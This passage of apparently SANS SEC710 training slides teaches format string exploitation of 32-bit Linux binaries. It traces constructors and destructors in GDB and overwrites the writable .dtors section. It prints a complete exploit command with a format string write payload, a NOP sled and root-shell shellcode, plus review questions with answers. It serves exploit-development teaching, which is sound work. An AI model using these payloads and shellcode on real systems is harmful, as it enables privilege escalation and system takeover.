6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'`

Success! You should have spawned a root shell.


.ctors and .dtors
• Constructors and Destructors
– ctors and dtors
– With GCC & GLIBC, constructors run before main() and destructors run during exit()
– Constructor examples include unpacking and decryption
– Destructors usually only clean up the program and exit
SANS SEC710 - © 2011

.ctors and .dtors

The .ctors and .dtors sections in ELF binaries are used to store pointers to constructors and destructors. Constructors are routines that run prior to handing control to the main() function, and destructors are typically called by exit() once a program is finished. An example of when a constructor might be used is in the unpacking of packed binaries, or decryption routines. It is a common practice to have that function performed prior to passing control to main(). Malware authors also use constructors to check to see if they malware program is being debugged, or running within a virtual machine. Destructors can be used for similar types of functionality. Usually, there are no programmer-destructors defined in the .dtors section and a clean exit is made.



Understanding the Flow (1)
• Finding the program entry point
– readelf –h ./fmt1 |grep Entry
deadlist@deadlist-desktop:~$ readelf -h ./fmt1 |grep Entry -B3 -A1
Type: EXEC (Executable file)
Machine: Intel 80386
Version: 0x1
Entry point address: 0x8048350
Start of program headers: 52 (bytes into file)
– Fire up the fmt1 program in GDB
• gdb ./fmt1
SANS SEC710 - © 2011

Understanding the Flow (1)

Let's quickly walk through the path a program takes to get started so we can learn where constructors and destructors fit in. We must first find the program entry point so we know what to disassemble. Run the command:

readelf –h ./fmt1 |grep Entry –B3 –A1

As you can see, the program entry point is at 0x8048350. With this knowledge, we should be able to trace the path of execution. Fire up the fmt1 program in GDB again.




Understanding the Flow (2)

Inside of GDB execute the command:


disas 0x8048350

We now have a disassembly of the _start section. The first set of instructions is actually setting up the stack segment by clearing out the EBP register and pushing values onto the stack. You should see some push instructions towards the middle of the disassembly code. These are the addresses of __libc_csu_fini, __libc_csu_init and main() being passed as parameters to the __libc_start_main() function, which is called at the bottom.


The Path to .ctors
1. _start calls __libc_start_main
2. __libc_start_main calls __libc_csu_init
3. __libc_csu_init calls _init
4. _init calls __do_global_ctors_aux
5. __do_global_ctors_aux checks to see if we created any constructors
A. If value in .ctors = 0xffffffff, return to _init
6. __libc_start_main calls main()
SANS SEC710 - © 2011

The Path to .ctors

Quickly walking through the path of execution, _start is our program entry point and sets up the stack, pushes the addresses of necessary functions onto the stack and calls__libc_start_main(). __libc_start_main() calls the function __libc_csu_init(). The __libc_csu_init() function is responsible for initializing code prior to main() such as __i686.get_pc_thunk.bx function and calling _init(). __i686.get_pc_thunk.bx actually grabs the address of where the GOT is loaded from the EDX register. The _init function is responsible for calling __do_global_ctors_aux. This is the function that checks to see if any programmer-defined constructors exist, and runs them accordingly. If the value in the .ctors section of the binary only contains 0xffffffff, control is returned to _init as no constructors were defined. If there were constructors defined, a call to the pointer in EAX would be made. Finally __libc_start_main() calls main().



The Path to .dtors (1)


We are in fact much more concerned with the behavior of destructors for our attack; or at least how the path of execution is handled. Inside of GDB, set a breakpoint for main(), run the program and when the breakpoint for main is hit, set a breakpoint on exit():

break main()

run


break exit()

At the breakpoint for exit(), type in "step" and press enter. You should see that we have been taken to the _fini() function. You can also type in backtrace or bt to take a look at how you ended up here.



The Path to .dtors (2)

Disassemble the _fini() function and take a look. You should see a call to the function __do_global_dtors_aux about two thirds down. This is where we want to take a look next.



The Path to .dtors (3)

Disassemble the __do_global_dtors_aux() function and follow the path of execution listed on the slide. The top left block is looking at the instructions:

cmpb	$0x0, 0x8049710
je	0x804839b


That is saying if the byte at 0x8049710 is 0, jump to the address 0x804839b. The instructions at 0x804839b says:

mov	0x8049708, %eax
mov	(%eax), %edx
test	%edx, %edx

That block is saying to first move the address 0x8049708 into EAX. Next, move the pointer held at 0x8049708 into the EDX register. Finally, check to see if EDX is equal to 0. If it's equal to 0, the function will exit. If not, we hit the instruction:


jne	0x8048391

At this address there are instructions to call the pointer held in EDX. At this point you should be thinking about the possibility of taking control of the program here.


The Path to .dtors (4)
• As you can see, EDX is 0, and the function will return
(gdb) x/x 0x08049708
0x8049708 <p.5980>: 0x08049604
(gdb) x/x 0x8049604
0x8049604 <__DTOR_END__>: 0x00000000
• It just so happens that .dtors is writable
– What if we put our shellcode address in here through our format string attack...?
SANS SEC710 - © 2011

The Path to .dtors (4)

As discussed on the last slide, 0x8049708 holds the address 0x8049604. At 0x8049604 is the .dtors section, usually holding the value 0x00000000, which is moved into EDX, checked to see if it is 0, and the function exits. It just so happens that this section is writable. What if we put our shellcode address in here through our format string attack? Now, EDX would not hold the value 0, causing the pointer held in EDX to get called.



Attacking .dtors (1)
• After changing the write address from our previous attack to 0x8049604
Breakpoint 1, 0x08048399 in __do_global_dtors_aux ()
(gdb) x/i $eip
0x8048399 <__do_global_dtors_aux+25>: call *%edx
(gdb) x/i $edx
0xbffff584: nop
(gdb) x/x $edx
0xbffff584: 0xc0319090
Our shellcode
• Let's give it a try...
SANS SEC710 - © 2011

Attacking .dtors (1)

In GDB, I have reloaded our format string attack code we used to overwrite an entry in the GOT and changed it to 0x8049604 as seen below. I first set a breakpoint at 0x8048399 inside of __do_global_dtors_aux() and then ran the following:


run `python –c 'print "\x04\x96\x04\x08\x05\x96\x04\x08\x06\x96\x04\x08\x07\x96\x04\x08"'`%9\$116x%9\$n%9\$113x%10\$n%9\$10x%11\$n%9\$192x%12\$n`python –c 'print "\x90" *68+ "\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'`

Once the breakpoint is hit, "x/I $eip" was ran, which printed out the instruction was to call the pointer in EDX. As you can see on the slide, printing out this location shows that we have successfully overwritten 0x00000000 with the address of our shellcode on the stack, 0xbffff584. Analyzing that address, we see our shellcode starting area.



Attacking .dtors (2)

Dropping out of GDB and entering in our exploit code proves successful! We have now successfully used format string attacks to overwrite an entry in the GOT, as well as a pointer in .dtors.


Review Questions
1) Which of the following format specifiers expects a pointer to a write location?
a) %n
b) %s
c) %x
2) Which of the following is proper format string attack syntax?
a) %$60x%s
b) %8.2f$\n
c) %9\$56x%10\$n
3) Format Strings are easy to correct programmatically once discovered? True of False
4) You could also achieve the same results with our format string attack on .dtors by attacking .ctors? True or False
SANS SEC710 - © 2011

Review Questions

1) Which of the following format specifiers expects a pointer to a write location?

a) %n

b) %s

c) %x

2) Which of the following is proper format string attack syntax?

a) %$60x%s

b) %8.2f$\n


c) %9\$56x%10\$n

3) Format Strings are easy to correct programmatically once discovered?

True of False


4) You could also achieve the same results with our format string attack on .dtors by attacking .ctors?

True or False


Answers
1) A, %n expects a pointer to a write location
2) C, "%9\$56x%10\$n" is syntactically correct
3) True, They are almost always trivial to correct
4) False, the printf() function wouldn't have been called yet
SANS SEC710 - © 2011

Review Questions – Answers

1) A, %n expects a pointer to a write location
2) "%9\$56x%10\$n" is syntactically correct
3) True, They are almost always trivial to correct
4) False, the printf() function wouldn't have been called yet


Recommended Reading
- Erickson, Jon. "Hacking, The Art of Exploitation." San Francisco: No Starch Press, 2003
- Silva, Thyago. "Format Strings." November, 2005 http://www.milw0rm.com/papers/5
